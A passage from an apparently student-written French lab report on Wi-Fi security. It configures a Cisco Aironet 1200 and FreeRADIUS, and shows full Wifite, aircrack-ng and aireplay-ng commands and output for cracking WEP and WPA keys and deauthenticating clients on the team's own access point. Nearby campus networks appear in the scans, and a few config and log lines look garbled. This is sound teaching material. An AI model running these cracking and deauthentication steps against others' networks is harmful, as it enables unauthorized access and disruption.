2. 48-VDC power port.
3. Ethernet port (RJ-45).
4. Console port (RJ-45).
5. Mode button.
6. Status LEDs.
7. Mounting bracket.

FIGURE 3.2 – Schéma des composants Extérieurs du Cisco Aironet 1200

Caractéristiques :

- Ajout d'un module (physique) pour implémenter le standard 802.11a.
- Accomodation d'antennes doubles (2.4- et 5-GHz).
- Antenne 802.11b : 100-mW pouvoir de transmission, 85=dBm sensibilité de reception, à taux de transmission de 11Mbps.
- Sécurité avancée et outils intégrés, avec support d'authentification mutuelle et de clés de cryptage dynamiques et gestion à travers SNMP (Simple Network Management Protocol), Telnet et un navigateur Web.

3.3 Configuration du point d'accès

Pour créer notre réseau sur PA on va créer le SSID et choisir le protocole qui assure la sécurité de ce réseau qui est WEP dans le premier choix.

Pour WPA1/WPA2 :




FIGURE 3.3 – Réseau Wi-Fi de notre point d'accès

On va créer notre ssid avec l'option 'no security' et après on va configurer la sécurité sur l'onglet security et dans SSID manager on va préciser qu'on va travailler avec WPA avec le

choix de key 'mandatory'

Client Authenticated Key Management

Key Management: **Mandatory** ☐ CCKM ☐ WPA

WPA Pre-shared Key:

☒ ASCII ☐ Hexadecimal

FIGURE 3.4 – key Management : Mandatory

Et on va préciser le chiffrement TKIP si on veut WPA1 ou bien AES-CCMP si on veut travailler avec WPA2 :

Encryption Modes

☐ None

☐ WEP Encryption **Optional**

☒ Cipher **TKIP**

Cisco Compliant TKIP Features: ☐ Enable Message Integrity Check (MIC)
☐ Enable Per Packet Keying (PPK)

FIGURE 3.5 – Mode de chiffrement : TKIP

3.4 Craquage de protocole WEP

Pour attaquer le protocole WEP on a exploiter le fait que la taille de vecteur IV est fixe donc un nombre fini des vecteur IV même s'ils sont générés aléatoirement. Le but principal de notre attaque c'est de trouver la clé symétrique, qui la partie fixe, utilisé par RC4 pour générer les clés de chiffrement en trouvant tous les IV possible. On va utiliser pour cela l'outil Wifite. On va choisir le réseau du notre point d'accès dont son ESSID est « Hcisco » en tapant son numéro : 1.

Ensuite l'attaque commence en capturant une quantité de 10000 paquets puis Wifite les analyse pour enlever les informations du réseau parmi lesquelles on peut trouver la clé utilisée qui est 1234567890 en hexadécimale, donc on a réussi à trouver le clé WEP :

```

mineag@localhost: ~
File Actions Edit View Help

(mineag@localhost)~[~]
$ sudo wifite --kill

wifite2 2.6.6
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[+] Using wlan0 already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
-----
1         Hcisco     13  WEP   64db no    2
2         Campus Connecte  6  WPA-E 46db no
3         ENSIAS-WIFI     1  WPA-P 32db no    1
4         ENSIAS-STUDENT  1  WPA-P 32db no
5         (AC:A3:1E:EB:60:01) 1  WPA-P 32db no
6         (AC:A3:1E:EB:60:03) 1  WPA-P 32db no
7         Campus Connecte  1  WPA-E 26db no
8         (AC:A3:1E:EB:70:C3) 6  WPA-P 24db no
9         ENSIAS-WIFI     6  WPA-P 23db no
10        TP-LINK_CD0080  1  WPA-P 19db yes
11        (BC:A9:93:8A:85:C0) 1  WPA   14db no
12        Campus Connecte  1  WPA-E 14db no
13        ENSIAS-STUDENT  1  WPA-P 11db no

[+] Select target(s) (1-13) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 00:23:33:17:36:20 (Hcisco)

```

FIGURE 3.6 – Lancer l’attaque contre PA

```

[+] Hcisco (66db) WEP replay: 10653/10000 IVs, Waiting for packet... and cracking
[!] Restarting aireplay after 11 seconds of no new IVs
[+] Hcisco (65db) WEP replay: 18100/10000 IVs, Replaying @ 599/sec
[+] replay WEP attack successful

[+] ESSID: Hcisco
[+] BSSID: 00:23:33:17:36:20
[+] Encryption: WEP
[+] Hex Key: 12:34:56:78:90
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

(mineag@localhost)~[~]
$ ls
cracked.json Desktop Documents Downloads hydra.restore Music Pictures Public Templates test.py Videos

(mineag@localhost)~[~]
$ cat cracked.json
[
  {
    "type": "WEP",
    "date": 1684850147,
    "ssid": "Hcisco",
    "bssid": "00:23:33:17:36:20",
    "hex_key": "12:34:56:78:90",
    "ascii_key": null
  }
]

```

FIGURE 3.7 – Résultat d’attaque : trouver la clé

3.5 Craquage de protocole WPA 1/WPA 2

Cette attaque vise aussi à trouver la clé secrète partagé cela on se basant sur le 4 way-handshake utilisé dans l’étape d’authentification.

L’attaque vise à capturer les paquets de plusieurs essaies d’authentification pour les exploiter dans la mission de recherche de clé. Cette mission va exécuter en testant une liste des clés `Rockyou_list`.

Il y a deux types d’attaque passive et active, pour le type passive on ne va pas déconnecter les utilisateurs mais on va attendre les nouvelles demandes de connexion, on va réaliser cette attaque par Wifite et on va réussir à trouver le clé « ABC1234567 » :

```
(mineag@localhost)-[~]
$ sudo wifite --dict /usr/share/wordlists/rockyou.txt

wifite2 2.6.6
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using wordlist /usr/share/wordlists/rockyou.txt to crack WPA handshakes
[+] Using wlan0 already in monitor mode
```

NUM	ESSID	CH	ENCR	PWR	WPS	CLIENT
1	HCISCO_wpai	8	WPA-P	60db	no	1
2	(BC:A9:93:95:55:30)	7	WPA	52db	no	
3	Campus Connecte	1	WPA-E	34db	no	
4	(AC:A3:1E:EB:60:01)	1	WPA-P	16db	no	
5	(AC:A3:1E:EB:67:61)	11	WPA-P	16db	no	
6	ENSIAS-WIFI	1	WPA-P	15db	no	
7	(AC:A3:1E:EB:60:42)	1	WPA	13db	no	1
8	(EC:08:6B:7E:A5:32)	4	WPA	13db	no	

```
[+] Select target(s) (1-8) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 00:23:33:17:36:20 (HCISCO_wpai)
[+] HCISCO_wpai (60db) PMKID CAPTURE: Failed to capture PMKID
[+] HCISCO_wpai (60db) WPA Handshake capture: found existing handshake for HCISCO_wpai
[+] Using handshake from hs/handshake_HCISCOwpai_00-23-33-17-36-20_2023-05-24T15-59-17.cap
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (00:23:33:17:36:20)
[+] aircrack: .cap file contains a valid handshake for (00:23:33:17:36:20)
[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 79.77% ETA: 12m35s @ 3839.6kps (current key: ABC1234567)
[+] Cracked WPA Handshake PSK: ABC1234567
[+] Access Point Name: HCISCO_wpai
[+] Access Point BSSID: 00:23:33:17:36:20
[+] Encryption: WPA
[+] Handshake File: hs/handshake_HCISCOwpai_00-23-33-17-36-20_2023-05-24T15-59-17.cap
[+] PSK (password): ABC1234567
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

FIGURE 3.8 – Attaque passive

Pour le mode active on va forcer les utilisateurs de réseau de se déconnecter pour les obliger de passer par le 4-way handshake :

Tout d'abord on va essayer de détecter notre interface qui est wlan0 en utilisant aireplay-ng :

```
(mineag@localhost)-[~]
$ sudo airmon-ng
```

PHY	Interface	Driver	Chipset
phy0	wlan0	iwlwifi	Intel Corporation Wireless 7265 (rev 61)

FIGURE 3.9 – Interface : wlan0

Puis on va activer le mode monitoring sur notre interface pour écouter le réseau, notre interface devient wlan0mon :

```
(mineag@localhost)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
631 NetworkManager
700 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     Intel Corporation Wireless 7265 (rev 61)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(mineag@localhost)-[~]
$ sudo airmon-ng

PHY      Interface  Driver      Chipset
phy0     wlan0mon   iwlwifi     Intel Corporation Wireless 7265 (rev 61)
```

FIGURE 3.10 – Activation mode monitoring

Ensuite on doit trouver l'adresse MAC de notre AP et le channel qu'elle utilise. Cela en utilisant airodump-ng et cherchant la ligne de ESSID egale HCISCO_wpa1. On a trouvé : BSSID = 00 :23 :33 :17 :36 :20 et channel = 8.

```
File Actions Edit View Help
(mineag@localhost)-[~]
$ sudo airodump-ng wlan0mon

CH 9 ][ Elapsed: 6 s ][ 2023-05-24 17:32

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
EC:08:6B:7E:A5:32 -91      0          1  0  4  -1  WPA          PSK <length: 0>
AC:A3:1E:EB:70:C3 -84      4          0  0  6  195 WPA2 CCMP    PSK <length: 11>
BC:A9:93:8A:D4:50 -85      2          0  0  6  360 WPA2 CCMP    MGT Campus Connecte
AC:A3:1E:EB:70:C1 -87      4          0  0  6  195 WPA2 CCMP    PSK <length: 10>
AC:A3:1E:EB:70:C2 -85      4          14  0  6  195 WPA2 CCMP    PSK ENSIAS-WIFI
AC:A3:1E:EB:67:60 -85      4          0  0  11 195 WPA2 CCMP    PSK ENSIAS-STUDENT
AC:A3:1E:EB:6F:A3 -81      7          0  0  11 195 WPA2 CCMP    PSK <length: 11>
AC:A3:1E:EB:6F:A1 -80      9          0  0  11 195 WPA2 CCMP    PSK <length: 10>
AC:A3:1E:EB:67:61 -87      5          0  0  11 195 WPA2 CCMP    PSK <length: 10>
AC:A3:1E:EB:6F:A2 -82     10         86  8  11 195 WPA2 CCMP    PSK ENSIAS-WIFI
AC:A3:1E:EB:6F:A0 -82      9          0  0  11 195 WPA2 CCMP    PSK ENSIAS-STUDENT
AC:A3:1E:EB:67:63 -86      3          0  0  11 195 WPA2 CCMP    PSK <length: 11>
AC:A3:1E:EB:67:62 -86      5          2  0  11 195 WPA2 CCMP    PSK ENSIAS-WIFI
9A:54:1B:3F:AE:80 -85      3          0  0  4   65 WPA2 CCMP    PSK DIRECT-WVENNAJAR-BUREAUMsEJ
2A:B0:EA:29:CB:BF -62      8          3  0  13 130 WPA2 CCMP    PSK 11
00:23:33:17:2C:E0 -54     10          0  0  13 54e. WEP WEP    without vlan
AC:A3:1E:EB:70:C0 -87      6          12  4  6  195 WPA2 CCMP    PSK ENSIAS-STUDENT
00:23:33:17:36:20 -41     18          0  0  8  54e. WPA TKIP    PSK HCISCO_wpa1
BC:A9:93:8A:85:C0 -78      5          25  8  6  360 WPA2 CCMP    MGT Campus Connecte
BC:A9:93:32:95:B0 -78      5          31  8  6  360 WPA2 CCMP    MGT Campus Connecte
AC:A3:1E:EB:60:43 -84      6          0  0  1  195 WPA2 CCMP    PSK <length: 11>
AC:A3:1E:EB:60:41 -81      9          0  0  1  195 WPA2 CCMP    PSK <length: 10>
AC:A3:1E:EB:60:40 -82      6          0  0  1  195 WPA2 CCMP    PSK ENSIAS-STUDENT
AC:A3:1E:EB:60:01 -93      3          0  0  1  195 WPA2 CCMP    PSK <length: 10>
AC:A3:1E:EB:60:00 -91      2          0  0  1  195 WPA2 CCMP    PSK ENSIAS-STUDENT
BC:A9:93:95:55:30 -45      7          20  3  1  360 WPA2 CCMP    MGT Campus Connecte
AC:A3:1E:EB:60:02 -92      2          5  0  1  195 WPA2 CCMP    PSK ENSIAS-WIFI
AC:A3:1E:EB:60:42 -81      5          82  6  1  195 WPA2 CCMP    PSK ENSIAS-WIFI
```

FIGURE 3.11 – Adresse MAC Channel

Et par la suite on va écouter les paquets de 4-way handshake des nouvelles connexion et on va les sauvegarder sur un fichier hack1 cela en utilisant la commande : `sudo airodump-ng -w hack1 -c 2 -bssid 90 :9A :4A :B8 :F3 :FB wlan0mon`

Pour assurer la détection des demandes des nouvelles connexion on va forcer la déconnexion de tous les utilisateurs par `aireplay-ng` :


```

(mineag@localhost)-[~]
$ sudo aireplay-ng --deauth 0 -a 00:23:33:17:36:20 wlan0mon
17:50:27 Waiting for beacon frame (BSSID: 00:23:33:17:36:20) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:50:28 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]
17:50:28 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]
17:50:29 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]
17:50:29 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]
17:50:30 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]
17:50:30 Sending DeAuth (code 7) to broadcast -- BSSID: [00:23:33:17:36:20]

```

FIGURE 3.12 – Déconnection des utilisateurs

En fin on va analyser les paquets par la commande "aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt" et le résultat qu'on a obtenu contient la clé « ABC1234567 » :

```

[00:00:00] 49/55 keys tested (1468.65 k/s)

Time left: 0 seconds                                89.09%

KEY FOUND! [ ABC1234567 ]

Master Key      : 78 3C FA 52 85 1F 1B D6 30 64 85 32 B7 97 F2 0B
                  BA 64 07 4D 5E 49 ED 52 58 E9 83 7D A2 B4 D8 AE
Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC      : D6 A8 78 38 DB D7 97 99 12 04 75 74 72 4A 61 A3

```

FIGURE 3.13 – Résultat d'attaque : trouver la clé

3.6 Configuration de RADIUS

Pour mettre en place d'une service RADIUS AAA on a besoin d'un serveur RADIUS et d'un client qui va être notre point d'accès.

Pour le client qui est dans notre cas le point d'accès, on va créer un SSID, en activant le mode WPA et en précisant l'adresse IP de serveur RADIUS qu'il va travailler avec et le mot de passe partagé, dans notre cas l'adresse IP est : 192.168.102.1. Aussi on va utiliser comme clé : ABC1234567.

☒ No VLAN
 ☐ Enable VLAN ID: (1-4094)
 ☐ Native VLAN

3. Security

☐ No Security
☐ Static WEP Key
☐ EAP Authentication
☒ WPA

Key 1 128 bit

RADIUS Server: (Hostname or IP Address)
 RADIUS Server Secret:

RADIUS Server: (Hostname or IP Address)
 RADIUS Server Secret:

SSID Table							
Delete	SSID	VLAN	Encryption	Authentication	Key Management	Native VLAN	Broadcast SSID

FIGURE 3.14 – Configuration de client PA : Ajout de serveur RADIUS

Après on va changer sur server-manager les ports pour travailler par 1812 pour les services d'authentification et d'autorisation et par 1813 pour traçabilité :

Corporate Servers

Current Server List

Server: (Hostname or IP Address)
 Shared Secret:

Authentication Port (optional): (0-65536)
 Accounting Port (optional): (0-65536)

FIGURE 3.15 – Les ports

Pour le serveur on va un conteneur docker pour l'installer, puis on va créer le client qui est notre point d'accès et les login/password des utilisateurs avec leurs permissions. On peut voir sur le fichier docker_compose.yml les ports des services qui utilisent UDP et aussi la base de données utilisée qui est MySQL :


```

(mineag@localhost)-[~/Documents/radius]
$ cat docker-compose.yml
version: '3.2'

services:
  freeradius:
    image: "2stacks/freeradius"
    ports:
      - "1812:1812/udp"
      - "1813:1813/udp"
    volumes:
      - ".:/configs/radius/users:/etc/raddb/users"
      - ".:/configs/radius/clients.conf:/etc/raddb/clients.conf"
    environment:
      #- DB_NAME=radius
      - DB_HOST=mysql
      #- DB_USER=radius
      #- DB_PASS=radpass
      #- DB_PORT=3306
      #- RADIUS_KEY=testing123
      #- RAD_CLIENTS=10.0.0/24
      - RAD_DEBUG=yes
    depends_on:
      - mysql
    links:
      - mysql
    restart: always
    #networks:
      #- backend

  mysql:
    image: "mysql"
    command: --default-authentication-plugin=mysql_native_password
    ports:
      - "3306:3306"
    volumes:
      - ".:/configs/mysql/master/data:/var/lib/mysql"
      #- ".:/configs/mysql/master/conf.d:/etc/mysql/conf.d"
      - ".:/configs/mysql/radius.sql:/docker-entrypoint-initdb.d/radius.sql"
    environment:
      - MYSQL_ROOT_PASSWORD=radius
      - MYSQL_USER=radius
      - MYSQL_PASSWORD=radpass
      - MYSQL_DATABASE=radius
    restart: always
    #networks:
      #- backend

#networks:
#backend:
#  ipam:
#    config:
#      #- subnet: 10.0.0/24

```

FIGURE 3.16 – docker-compose.yml

Après on a créé le client :

```

(mineag@localhost)-[~/Documents]
$ cd radius/configs/radius


(mineag@localhost)-[~/Documents/radius/configs/radius]
$ ls
clients.conf  users

(mineag@localhost)-[~/Documents/radius/configs/radius]
$ cat clients.conf
client 192.168.102.0/24 {
    secret = ABC1234567
    shortname = lab-network
    -0110 nastype = cisco
}

```

FIGURE 3.17 – Configuration de serveur : ajout de client PA

Et les utilisateurs autorisés d'utiliser le PA, on a spécifié deux utilisateurs l'administrative-User et le NAS-Prompt-User :



```
mineag@localhost: ~/Documents/radiu
File Actions Edit View Help
(mineag@localhost)-[~]
$ cd Documents/radius/configs/radius
(mineag@localhost)-[~/Documents/radius/configs/radius]$
$ ls
clients.conf  users
(mineag@localhost)-[~/Documents/radius/configs/radius]$
$ cat users
admin          Cleartext-Password := 1234QWer
               Service-Type = Administrative-User,
               Cisco-AVPair = "shell:roles=network-admin",
               Cisco-AVPair += "shell:priv-lvl=15"
ops            Cleartext-Password := 1234QWer
               Service-Type = NAS-Prompt-User,DEFAULT
               Cisco-AVPair = "shell:roles=network-operator",
               Cisco-AVPair += "shell:priv-lvl=1"
```

FIGURE 3.18 – Configuration de serveur : ajout des utilisateurs autorisé pour ce client

après on va essayer de se connecter au PA, on peut voir la réception de REQUEST par serveur :

```
File Actions Edit View Help
radius-freeradius-1 | rls_sql_mysql: Starting connect to MySQL server
radius-freeradius-1 | rls_sql_mysql: Connected to database 'radius' on mysql via TCP/IP, server version 8.0.33, protocol v
radius-freeradius-1 | version 10
radius-freeradius-1 | (1) sql: EXPAND SELECT groupname FROM radusergroup WHERE username = '[SQL-User-Name]' ORDER BY prio
radius-freeradius-1 | rly
radius-freeradius-1 | (1) sql: -> SELECT groupname FROM radusergroup WHERE username = 'testing' ORDER BY priority
radius-freeradius-1 | (1) sql: Executing select query: SELECT groupname FROM radusergroup WHERE username = 'testing' ORDER
radius-freeradius-1 | BY priority
radius-freeradius-1 | (1) sql: User not found in any groups
radius-freeradius-1 | rls_sql(sql): Released connection (?)
radius-freeradius-1 | (1) [sql] = ok
radius-freeradius-1 | (1) [expiration] = noop
radius-freeradius-1 | (1) [logintime] = noop
radius-freeradius-1 | (1) [pap] = updated
radius-freeradius-1 | (1) # authorize = updated
radius-freeradius-1 | (1) Found Auth-Type = PAP
radius-freeradius-1 | (1) # Executing section post-auth from file /etc/raddb/sites-enabled/default
radius-freeradius-1 | (1) Auth-Type PAP {
radius-freeradius-1 | (1) pap: Login attempt with password
radius-freeradius-1 | (1) pap: Comparing with 'known good' Cleartext-Password
radius-freeradius-1 | (1) pap: User authenticated successfully
radius-freeradius-1 | (1) [pap] = ok
radius-freeradius-1 | (1) # Auth-Type PAP = ok
radius-freeradius-1 | (1) # Executing section post-auth from file /etc/raddb/sites-enabled/default
radius-freeradius-1 | (1) post-auth {
radius-freeradius-1 | (1) update {
radius-freeradius-1 | (1) # No attributes updated for RAS Session-state:
radius-freeradius-1 | (1) } # update = noop
radius-freeradius-1 | (1) if { yes = "yes" } {
radius-freeradius-1 | (1) if { yes = "yes" } -> TRUE
radius-freeradius-1 | (1) if { yes = "yes" } {
radius-freeradius-1 | (1) sql: EXPAND query
radius-freeradius-1 | (1) sql: -> query
radius-freeradius-1 | (1) sql: Using query template 'query'
radius-freeradius-1 | rls_sql(sql): Reserved connection (?)
radius-freeradius-1 | rls_sql(sql): EXPAND [User-Name]
radius-freeradius-1 | (1) sql: -> testing
radius-freeradius-1 | (1) sql: SQL User-Name set to 'testing'
radius-freeradius-1 | (1) sql: EXPAND INJECT INTO radpostauth (username, pass, reply, authdate) VALUES ( '[SQL-User-Name]
radius-freeradius-1 | ', '[User-Password]', '[Chap-Password]', '[reply:Packet-Type]', 'NS' )
radius-freeradius-1 | (1) sql: -> INJECT INTO radpostauth (username, pass, reply, authdate) VALUES ( 'testing', 'passw
radius-freeradius-1 | ord', 'Access-Accept', '2023-05-26 13:54:52' )
radius-freeradius-1 | (1) sql: Executing query: INJECT INTO radpostauth (username, pass, reply, authdate) VALUES ( 'testin
radius-freeradius-1 | g', 'password', 'Access-Accept', '2023-05-26 13:54:52' )
radius-freeradius-1 | (1) sql: SQL query returned: success
radius-freeradius-1 | (1) sql: 2 records(s) updated
radius-freeradius-1 | rls_sql(sql): Released connection (?)
radius-freeradius-1 | (1) [sql] = ok
radius-freeradius-1 | (1) } # if { yes = "yes" } = ok
radius-freeradius-1 | (1) [exec] = noop
radius-freeradius-1 | (1) policy remove_reply_message_if_eap {
radius-freeradius-1 | (1) if (reply:EAP-Message OR reply:Reply-Message) {
radius-freeradius-1 | (1) if (reply:EAP-Message OR reply:Reply-Message) -> FALSE
radius-freeradius-1 | (1) else {
radius-freeradius-1 | (1) [noop] = noop
radius-freeradius-1 | (1) } # else = noop
radius-freeradius-1 | (1) } # policy remove_reply_message_if_eap = noop
radius-freeradius-1 | (1) # post-auth = ok
radius-freeradius-1 | (1) Login OK: [testing/password] (from client rad_clients port 0)
radius-freeradius-1 | (1) Sent Access-Accept Id 61 from 172.20.0.3:1812 to 172.20.0.4:42601 length 0
radius-freeradius-1 | (1) Finished request
radius-freeradius-1 | (1) Waking up in 4.0 seconds.
radius-freeradius-1 | (1) Cleaning up request packet ID 61 with timestamp +89
radius-freeradius-1 | Ready to process requests
```

```
File Actions Edit View Help
radius-freeradius-1 | User-Password = "password"
radius-freeradius-1 | NAS-IP-Address = 172.20.0.4
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "password"
radius-freeradius-1 | User-Name = "testing"
radius-freeradius-1 | User-Password = "password"
radius-freeradius-1 | NAS-IP-Address = 172.20.0.4
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "password"
radius-freeradius-1 | (0) No reply from server for ID 150 socket 3
radius-freeradius-1 |
radius-freeradius-1 | [m0n3g@localhost:~]$ sudo docker run -it --rm --network host 2stacks/radtest radtest admin 1234Qwer localhost 0 ABC1234567
radius-freeradius-1 | Sent Access-Request Id 150 from 0.0.0.0:58039 to 172.20.0.3:1812 length 77
radius-freeradius-1 | User-Name = "admin"
radius-freeradius-1 | User-Password = "1234Qwer"
radius-freeradius-1 | NAS-IP-Address = 127.0.0.1
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "1234Qwer"
radius-freeradius-1 | Sent Access-Request Id 167 from 0.0.0.0:58063 to 127.0.0.1:1812 length 75
radius-freeradius-1 | User-Name = "admin"
radius-freeradius-1 | User-Password = "1234Qwer"
radius-freeradius-1 | NAS-IP-Address = 127.0.0.1
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "1234Qwer"
radius-freeradius-1 | Sent Access-Request Id 167 from 0.0.0.0:58063 to 127.0.0.1:1812 length 75
radius-freeradius-1 | User-Name = "admin"
radius-freeradius-1 | User-Password = "1234Qwer"
radius-freeradius-1 | NAS-IP-Address = 127.0.0.1
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "1234Qwer"
radius-freeradius-1 | (0) No reply from server for ID 167 socket 3
radius-freeradius-1 |
radius-freeradius-1 | [m0n3g@localhost:~]$ sudo docker run -it --rm --network radius_default 2stacks/radtest radtest testing password freeradius 0 ABC1234567
radius-freeradius-1 | Sent Access-Request Id 246 from 0.0.0.0:39005 to 172.20.0.3:1812 length 77
radius-freeradius-1 | User-Name = "testing"
radius-freeradius-1 | User-Password = "password"
radius-freeradius-1 | NAS-IP-Address = 172.20.0.4
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "password"
radius-freeradius-1 | Received Access-Accept Id 246 from 172.20.0.3:1812 to 172.20.0.4:39005 length 20
radius-freeradius-1 |
radius-freeradius-1 | [m0n3g@localhost:~]$ sudo docker run -it --rm --network radius_default 2stacks/radtest radtest testing password freeradius 0 ABC1234567
radius-freeradius-1 | Sent Access-Request Id 61 from 0.0.0.0:42601 to 172.20.0.3:1812 length 77
radius-freeradius-1 | User-Name = "testing"
radius-freeradius-1 | User-Password = "password"
radius-freeradius-1 | NAS-IP-Address = 172.20.0.4
radius-freeradius-1 | NAS-Port = 0
radius-freeradius-1 | Message-Authenticator = 0x00
radius-freeradius-1 | Cleartext-Password = "password"
radius-freeradius-1 | Received Access-Accept Id 61 from 172.20.0.3:1812 to 172.20.0.4:42601 length 20
radius-freeradius-1 |
radius-freeradius-1 | [m0n3g@localhost:~]$
```

FIGURE 3.19 – Test receiving authentication request

3.7 Conclusion

Dans ce chapitre, on a découvert Cisco Aironet 1200, un point d'accès sans fil couramment utilisé, en soulignant sa configuration et ses fonctionnalités clés. Après on a exploré les différentes méthodes de crack des protocoles de sécurité WEP, WPA1/2/3. De plus, on a discuté de la configuration de RADIUS qui améliore la gestion des identités et des droits d'accès.

Conclusion

En conclusion, ce projet nous a permis d'approfondir notre connaissance des protocoles de sécurité sans fil WEP, WPA1 et WPA2. Nous avons observé l'évolution de ces protocoles dans le temps, du WEP, largement adopté mais présentant des vulnérabilités importantes, au WPA, qui a introduit des améliorations significatives, et enfin au WPA2, actuellement considéré comme le protocole le plus robuste et le plus sûr.

En menant nos propres attaques sur des points d'accès configurés avec ces protocoles, nous avons pu identifier les vulnérabilités exploitables et comprendre comment elles peuvent conduire à l'exploitation des ressources d'un système informatique. Des outils tels que Wifite et aircrack-ng nous ont permis de mettre en évidence les faiblesses de ces protocoles et de sensibiliser à l'importance d'une sécurité adéquate dans les réseaux sans fil.

Il est indéniable que la sécurité des réseaux sans fil est essentielle pour protéger les informations sensibles et prévenir les attaques malveillantes. En comprenant les caractéristiques et les vulnérabilités des protocoles de sécurité sans fil, nous pouvons mettre en œuvre des mesures appropriées pour assurer la confidentialité et l'intégrité des données dans les réseaux Wi-Fi.

